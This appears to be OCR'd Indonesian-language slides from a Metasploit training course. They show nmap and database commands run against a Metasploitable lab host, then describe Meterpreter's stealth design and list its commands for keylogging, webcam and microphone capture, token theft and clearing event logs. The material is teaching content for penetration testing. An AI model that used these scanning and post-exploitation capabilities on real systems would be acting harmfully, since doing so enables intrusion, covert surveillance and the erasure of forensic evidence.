Database: Importing

```
msf > nmap -sV 192.168.0.104 -oX net_port1
[*] exec: nmap -sV 192.168.0.104 -oX net_port1


Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-11 10:16 EDT
Nmap scan report for 192.168.0.104
Host is up (0.015s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 28:CF:DA:00:B1:B1 (Apple)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe
:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
msf >
```

Database: Importing

```
msf > db_import net_port1
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.0.104
[*] Successfully imported /root/net_port1
msf > services

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.0.104   21    tcp    ftp           open   vsftpd 2.3.4
192.168.0.104   22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.0.104   23    tcp    telnet        open   Linux telnetd
192.168.0.104   25    tcp    smtp          open   Postfix smtpd
192.168.0.104   53    tcp    domain        open   ISC BIND 9.4.2
192.168.0.104   80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.104   111   tcp    rpcbind       open   2 RPC #100000
192.168.0.104   139   tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104   445   tcp    netbios-ssn   open   Samba smbd 3.X workgroup: WORKGROUP
192.168.0.104   512   tcp    exec          open   netkit-rsh rexecd
192.168.0.104   513   tcp    login         open
192.168.0.104   514   tcp    tcpwrapped    open
192.168.0.104   1099  tcp    rmiregistry   open   GNU Classpath grmiregistry
192.168.0.104   1524  tcp    shell         open   Metasploitable root shell
192.168.0.104   2049  tcp    nfs           open   2-4 RPC #100003
192.168.0.104   2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.0.104   3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.0.104   5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.104   5900  tcp    vnc           open   VNC protocol 3.3
192.168.0.104   6000  tcp    x11           open   access denied
192.168.0.104   6667  tcp    irc           open   Unreal ircd
192.168.0.104   8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.0.104   8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1

msf >
```

Database: Importing

```
msf > db_import /root/Desktop/pentest1.xml
[*] Importing 'Metasploit XML' data
[*] Importing host 192.168.0.10
[*] Importing host 192.168.0.101
[*] Importing host 192.168.0.78
[*] Importing host 192.168.0.1
[*] Importing host 192.168.0.13
[*] Importing host 192.168.0.102
[*] Importing host 192.168.0.14
[*] Importing host 192.168.0.76
[*] Importing host 192.168.0.11
[*] Importing host 192.168.0.104
[*] Importing host 192.168.0.12
[*] Successfully imported /root/Desktop/pentest1.xml
msf >
```

Database: backup

- db_export: backup database ke file.
- msf > db_export -h

  Usage:

  db_export -f <format> [-a] [filename]

  Format can be one of: xml, pwdump

  [-] No output file was specified

Database: backup

```
msf > db_export -f xml /root/Desktop/pentest1.xml
[*] Starting export of workspace default to /root/Desktop/pentest1.xml [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
[*]     >> Finished export of report
[*] Finished export of workspace default to /root/Desktop/pentest1.xml [ xml ]...
msf >
```

Database: setting

- Kombinasikan database command dengan “set” command pada module-module dari metasploit framework.
- E.g: Set RHOSTS untuk modul auxiliary, exploit, dsb.

Database: setting

```
msf auxiliary(tcp) > info

       Name: TCP Port Scanner
     Module: auxiliary/scanner/portscan/tcp
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <hdm@metasploit.com>
  kris katterjohn <katterjohn@gmail.com>

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  CONCURRENCY  10               yes       The number of concurrent ports to check per host
  PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS                        yes       The target address range or CIDR identifier
  THREADS      1                yes       The number of concurrent threads
  TIMEOUT      1000             yes       The socket connect timeout in milliseconds

Description:
  Enumerate open TCP services

msf auxiliary(tcp) > hosts -c address,os_flavor -S Linux -R

Hosts
=====

address       os_flavor
-------       ---------
192.168.0.13

RHOSTS => 192.168.0.13

msf auxiliary(tcp) > run

[*] 192.168.0.13:25 - TCP OPEN
[*] 192.168.0.13:23 - TCP OPEN
[*] 192.168.0.13:22 - TCP OPEN
[*] 192.168.0.13:21 - TCP OPEN
[*] 192.168.0.13:53 - TCP OPEN
[*] 192.168.0.13:80 - TCP OPEN
[*] 192.168.0.13:111 - TCP OPEN
[*] 192.168.0.13:139 - TCP OPEN
[*] 192.168.0.13:445 - TCP OPEN
```


Meterpreter

METASPLOIT FRAMEWORK

METERPRETER

- Meterpreter adalah merupakan jenis payload yang lebih baik, lebih dinamis dan dapat berkembang baik fungsi dan kemampuannya saat di jalankan dan proses di jaringan. Beberapa fitur yang di dukung adalah *command history*, *tab completion, channels* dan banyak lagi.
- Di tulis oleh Skape untuk Metasploit versi 2

Meterpreter: Works



Meterpreter: Works

1. Target menjalankan *stager* (umumnya *bind, reverse*)
2. Stager menjalankan DLL prefixed yang kemudian akan me-*load/inject DLL*
3. *Meterpreter core* di inisialisasi, dan membuka hubungan TLS/1.0 via socket dan mengirimkan perintah GET ke Metasploit yang mengkonfigurasikan klien.
4. Meterpreter me-*load* seluruh *extensions* (stdapi dan priv apabila ada hak admin)

METERPRETER

Meterpreter dibuat dengan tujuan dan kemampuan:

- Stealthy
  - menetap di memori dan tidak menulis data ke disk
  - Tidak ada proses baru, meterpreter menginjeksi dirinya ke proses yang sudah berjalan dan dapat migrasi dengan mudah.
  - Secara default menggunakan komunikasi ter-enkripsi
  - Mengurangi bukti forensik dan dampak di komputer target

METERPRETER

Meterpreter dibuat dengan tujuan dan kemampuan:

- Powerfull
  - Meterpreter memanfaatkan sistem komunikasi channel
  - Protocol TLV memiliki sedikit sekali keterbatasan
- Extensible
  - Fitur dapat ditambah pada saat runtime dan di-*load* melalui jaringan.
  - Fitur baru dapat langsung ditambahkan ke meterpreter.

METERPRETER: Commands

1. Core Commands
2. STDapi : File Commands
3. STDapi : Networking Commands
4. STDapi : File- System Commands
5. STDapi : User Interface Commands
6. STDapi : Web Cam Commands
7. Priv : Elevate Commands
8. Priv : Password database Commands
9. Priv : Time Stomp commands

Core Commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel
```


Stdapi Commands

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory
```

Stdapi Commands

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Stdapi Commands



```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

Stdapi Commands

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

Priv Commands

Questions?

Metasploit Framework Core